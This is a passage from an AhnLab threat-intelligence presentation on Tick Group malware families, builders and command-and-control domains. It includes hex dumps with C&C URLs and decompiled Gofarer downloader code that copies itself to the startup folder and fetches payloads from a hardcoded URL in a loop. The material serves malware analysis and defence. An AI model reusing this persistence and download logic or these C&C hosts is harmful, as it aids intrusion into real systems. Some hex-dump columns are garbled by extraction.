
Builder – Xxmm2 Steganography

AhnLab

- xxmm2_steganography.exe (2015)




- xxmm2_build (2015)




- ShadowDawn (2016)

- filename : wali_build.exe, shadowDawn.exe



- NetGhost v2.1 & v.2.41 (2017)

- Some Variants Protected with Password



03

Malware

AhnLab

Malware related to Tick Group

AhnLab

2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019

Stage 1

Bisodown (Cpycat, HomamDownloader)

Ghostdown

Gofarer

Stage 2

Daserf (Muirim, Nioupale, Postbot)

Netboy (Domino, Invader)

Ninezero
(9002)

Xxmm (KVNDM, Minzen)

Datper

Tickusb

Stage 3

Keylogger A

Keylogger B

Keylogger C

- Bisodown (Cpycat, HomamDownloader)

- Discovered between April 2014 – Feb. 2019
- Downloader ➔ Used by Tonto Group

.00404010:	6D	73	73	65.72	76	65	72.00	00	00	00.73	65	72	76	msserver	serv
.00404020:	69	63	65	73.2E	65	78	65.00	00	00	00.58	40	40	00	ices.exe	X@0
.00404030:	44	40	40	00.40	40	40	00.00	28	00	00.10	0E	00	00	D@0 @0@ (►\	
.00404040:	2A	2F	2A	00.43	6F	6E	74.65	6E	74	2D.54	79	70	65	/* Content-Type	
.00404050:	3A	20	2A	2F.2A	00	00	00.68	74	74	70.3A	2F	2F	77	: /* http://w	
.00404060:	77	77	2E	73.69	74	63	6C.6F	67	69	2E.63	6F	2E	6A	ww.sitclogi.co.j	
.00404070:	70	2F	63	6F.6D	6D	6F	6E.2F	69	6E	63.2F	78	6D	6C	p/common/inc/xml	
.00404080:	73	2E	70	68.70	00	00	00.61	64	76	70.61	63	6B	2E	s.php	advpack.
.00404090:	64	6C	6C	00.49	73	4E	54.41	64	6D	69.6E	00	00	00	dll	IsNTAdmin
.004040A0:	5C	00	00	00.50	72	6F	67.72	61	6D	46.69	6C	65	73	\ ProgramFiles	
.004040B0:	44	69	72	00.53	4F	46	54.57	41	52	45.5C	4D	69	63	Dir	SOFTWARE\Mic
.004040C0:	72	6F	73	6F.66	74	5C	57.69	6E	64	6F.77	73	5C	43	rosoft\Windows\Co	
.004040D0:	75	72	72	65.6E	74	56	65.72	73	69	6F.6E	00	00	00	urrentVersion	
.004040E0:	5C	4D	69	63.72	6F	73	6F.66	74	00	00.5C	41	70	70	\Microsoft	\App
.004040F0:	6C	69	63	61.74	69	6F	6E.73	00	00	00.25	55	53	45	lications	%USE
.00404100:	52	50	52	4F.46	49	4C	45.25	00	00	00.5C	41	63	63	RPROFILE%	\Acc
.00404110:	65	73	73	6F.72	69	65	73.00	00	00	00.57	69	6E	64	essories	Wind
.00404120:	6F	77	73	20.4E	54	00	00.20	22	00	00.25	64	00	00	ows NT	" %d
.00404130:	3B	20	00	00.55	73	65	72.20	41	67	65.6E	74	00	00	;	User Agent
.00404140:	6E	74	56	65.72	73	69	6F.6E	5C	49	6E.74	65	72	6E	ntVersion\Intern	
.00404150:	65	74	20	53.65	74	74	69.6E	67	73	00.6F	73	6F	66	et Settings	osof

- GhostDown
 - Discovered between Feb. 2013 – Feb. 2018
 - Encrypted strings , such as API address, C&C degree etc. (Generally XOR 0xDF)

- Created Domain at Certain Websites

- dnsever etc.

The screenshot shows a web page with a blue header bar containing the dnsever logo and the text "Web-based DNS Service - DNSEver". Below this, a white bar displays the message "Welcome to [www.poi.cydisk.net!](http://www.poi.cydisk.net)". A purple banner features the Probit Exchange logo and the text "TOKEN PRE-SALE 10% Bonus". In the main content area, there is a note: "⚠ www.poi.cydisk.net domain is a subdomain provided by DNSEver." It also states: "If this page is displayed even though www.poi.cydisk.net was visited, the reason corresponds to one of the following." followed by two bullet points: "• Corresponding domain does not exist or the corresponding website has been shut down." and "• Application of the DNS setup has not been completed even though the domain manager carried out DNS setup at DNSEver. (For this case, page will be displayed properly if you revisit after waiting for some time.)". At the bottom, it says: "DNSEver only provides DNS service for the above domain, thus we have no relation to the contents and web service provided by the corresponding domain." and "If you want to use the subdomain of cydisk.net, please visit us : www.DNSEver.com".


The screenshot shows a similar web page structure. It has a blue header bar with the dnsever logo and "Web-based DNS Service - DNSEver". Below it, a white bar says "Welcome to [www.kot.gogoblog.net!](http://www.kot.gogoblog.net)". A purple banner with the Probit Exchange logo and "TOKEN PRE-SALE 10% Bonus". In the main content area, there is a note: "⚠ www.kot.gogoblog.net domain is a subdomain provided by DNSEver.".

* Source: DNSEver.com

- Gofarer

- Downloader
- Digital Signature Details : Does Heruida Electronic Technology Exist?
- Infection found Only in Japan

```
CreateMutexA(0, 1, Name);                                // e511fe20-e960-4b31-a8ab-20837720b0f7
if ( GetLastError() == 183 )
    return 0;
strcpy(&URL, "http://www.aucsellers.com/rim/images/01/js/js/index.php");
memset(&v8, 0, 0x90u);
v4 = time(0);
setRandom_401B80(v4);
GetModuleFileNameA(0, &Filename, 0x104u);
memset(&pszPath, 0, 0x104u);
result = SHGetSpecialFolderPathA(0, &pszPath, 7, 0);
if ( result )
{
    lstrcatA(&pszPath, String2);                      // \\Gofarer.exe
    CopyFileA(&Filename, &pszPath, 1);
    while ( 1 )
    {
        Download_4010F0((int)&URL);
        v5 = time(0);
        setRandom_401B80(v5);
        Sleep(1800000u);
    }
}
return result;
```



- Daserf (Muirim, Nioupale, Postbot)
 - First discovered in 2009 (in Apr. 2011 in Korea)
 - Mostly 30-40 KB (Some are 100 KB or more.) Versions exist in Delphi scripting language and C language
 - Main functions: View file lists, execute commands with cmd.exe, Upload/Download/Delete/Execute/Uninstall files
 - C&C information encrypted at the version information and the end of the file

.13841030:	6F 65 77 69.77 65 77 2E.64 61 74 00.4D 69 63 72	13841270:	25 30 38 78.00 00 00 00.75 73 69 64.2E 64 61 74	%08x usid.dat
.13841040:	6F 73 6F 66.74 20 57 69.6E 64 6F 77.73 20 4E 65	13841280:	00 00 00 00.5C 00 00 00.68 74 74 70.3D 00 00 00	\ http=
.13841050:	74 77 6F 72.6B 20 53 65.76 69 63 65.00 00 00 00	13841290:	25 64 00 00.50 72 6F 78.79 53 65 72.76 65 72 00	%d ProxyServer
.13841060:	6F 00 65 00.77 00 69 00.77 00 65 00.77 00 00 00	138412A0:	50 72 6F 78.79 45 6E 61.62 6C 65 00.3B 00 00 00	ProxyEnable :
.13841070:	6F 65 77 69.77 65 77 00.70 69 6E 66.73 2E 64 61	138412B0:	53 6F 66 74.77 61 72 65.5C 4D 69 63.72 6F 73 6F	Software\Microso
.13841080:	74 00 00 00.53 00 65 00.44 00 65 00.62 00 75 00	138412C0:	66 74 5C 57.69 6E 64 6F.77 73 5C 43.75 72 72 65	ft\Windows\Curre
.13841090:	67 00 50 00.72 00 69 00.76 00 69 00.6C 00 65 00	138412D0:	6E 74 56 65.72 73 69 6F.6E 5C 49 6E.74 65 72 6E	ntVersion\Intern
.138410A0:	67 00 65 00.00 00 00 00.6D 6F 72 79.00 00 00 00	138412E0:	65 74 20 53.65 74 74 69.6E 67 73 00.56 65 72 73	et Settings Vers
.138410B0:	6F 63 65 73.73 4D 65 00.57 72 69 74.65 50 72 00	13841FF0:	00 00 00 00.00 00 00 00.00 00 00 00 00 00.00 00 00	x tafäöfDiEi*
.138410C0:	32 2E 64 6C.6C 00 00 00.6E 65 6C 33.00 00 00 00	000008000:	78 00 00 00.00 18 85 9F.84 93 9F 44.8D 92 8D 2A	884Γ≈
.138410D0:	6B 65 72 00.52 65 61 64.50 72 00 00.5C 00 73 00	000008010:	00 00 00 00.00 00 00 00.00 00 00 00 00 00.00 00 00	+ :076↓+0+0=6394
.138410E0:	65 00 72 00.76 00 69 00.63 00 65 00.73 00 2E 00	000008020:	00 00 00 00.00 00 00 00.00 00 00 00 00 00.00 00 00	+6F8≈1↓+z+LL↓+↓
.138410F0:	65 00 78 00.65 00 00 00.53 00 65 00.72 00 76 00	000008030:	00 00 00 00.00 00 00 00.00 00 00 00 00 00.00 00 00	#n 884Γ≈
.13841100:	69 00 63 00.65 00 73 00.2E 00 65 00.78 00 65 00	000008040:	C5 CD 3A 30.37 36 CF F6.30 CE 30 CD.36 33 39 34	≈+ :076↓+0+0=63
.13841110:	00 00 00 00.25 00 64 00.00 00 00 00.7C 00 00 00	000008050:	F6 36 C9 38.F7 CD 31 CF.F7 C5 C8 C8.3A F6 CF CD	94÷6F8≈1↓+z+LL↓+↓
.13841120:	25 00 64 00.2D 00 25 00.64 00 2D 00.25 00 64 00	000008060:	CE A4 00 00.00 00 00 00.00 00 CC 38.38 34 E2 F7	—+n 884
.13841130:	20 00 25 00.64 00 3A 00.25 00 64 00.00 00 00 00	000008070:	F7 CC C5 CD.3A 30 37 36.CF F6 30 CE.30 CD 36 33	Γ≈6F?;+29.8 —F
.13841140:	3A 00 00 00.2E 00 2E 00.00 00 00 00.2E 00 00 00	000008080:	39 34 F6 36.C9 38 F7 CD.31 CF F7 C5.C8 C8 3A F6	+71≈1↓+z+LL↓+↓
.13841150:	2A 00 46 00.49 00 4C 00.45 00 4C 00.49 00 53 00	000008090:	CF CD CE A4.00 00 00 00.00 00 00 00 00.00 00 CC 38 38 34	#n iE
.13841160:	54 00 2A 00.00 00 00 00.2A 00 00 00 00.25 00 73 00	0000080A0:	E2 F7 F7 36.C9 3F 3B F6.32 39 3B 38.C8 CD C9 C8	ÜäFyüyDiEi*
.13841170:	28 00 25 00.73 00 29 00.00 00 00 00.44 00 52 00	0000080B0:	F6 CB 37 31.F7 CD 31 CF.F7 C5 C8 C8.3A F6 CF CD	
.13841180:	49 00 56 00.45 00 5F 00.55 00 4E 00.4B 00 4E 00	0000080C0:	CE A4 00 00.00 00 00 00.00 00 00 00 00 00.00 00 00 00	
		0000080D0:	9A 86 9B 98.8D 98 44 8D.92 8D 2A 00.00 00 00 00 00	
		0000080E0:	00 00 00 00.00 00 00 00.00 00 00 00 00 00.00 00 00 00	

- Netboy (Domino, Invader, Kickesgo)

- Actively discovered after 2010; Initial version of DLL format discovered from Korea in 2008

- Written in Delphi language

- Encrypted major strings into XOR 0x7C

- Injected within the process, such as Explorer.exe

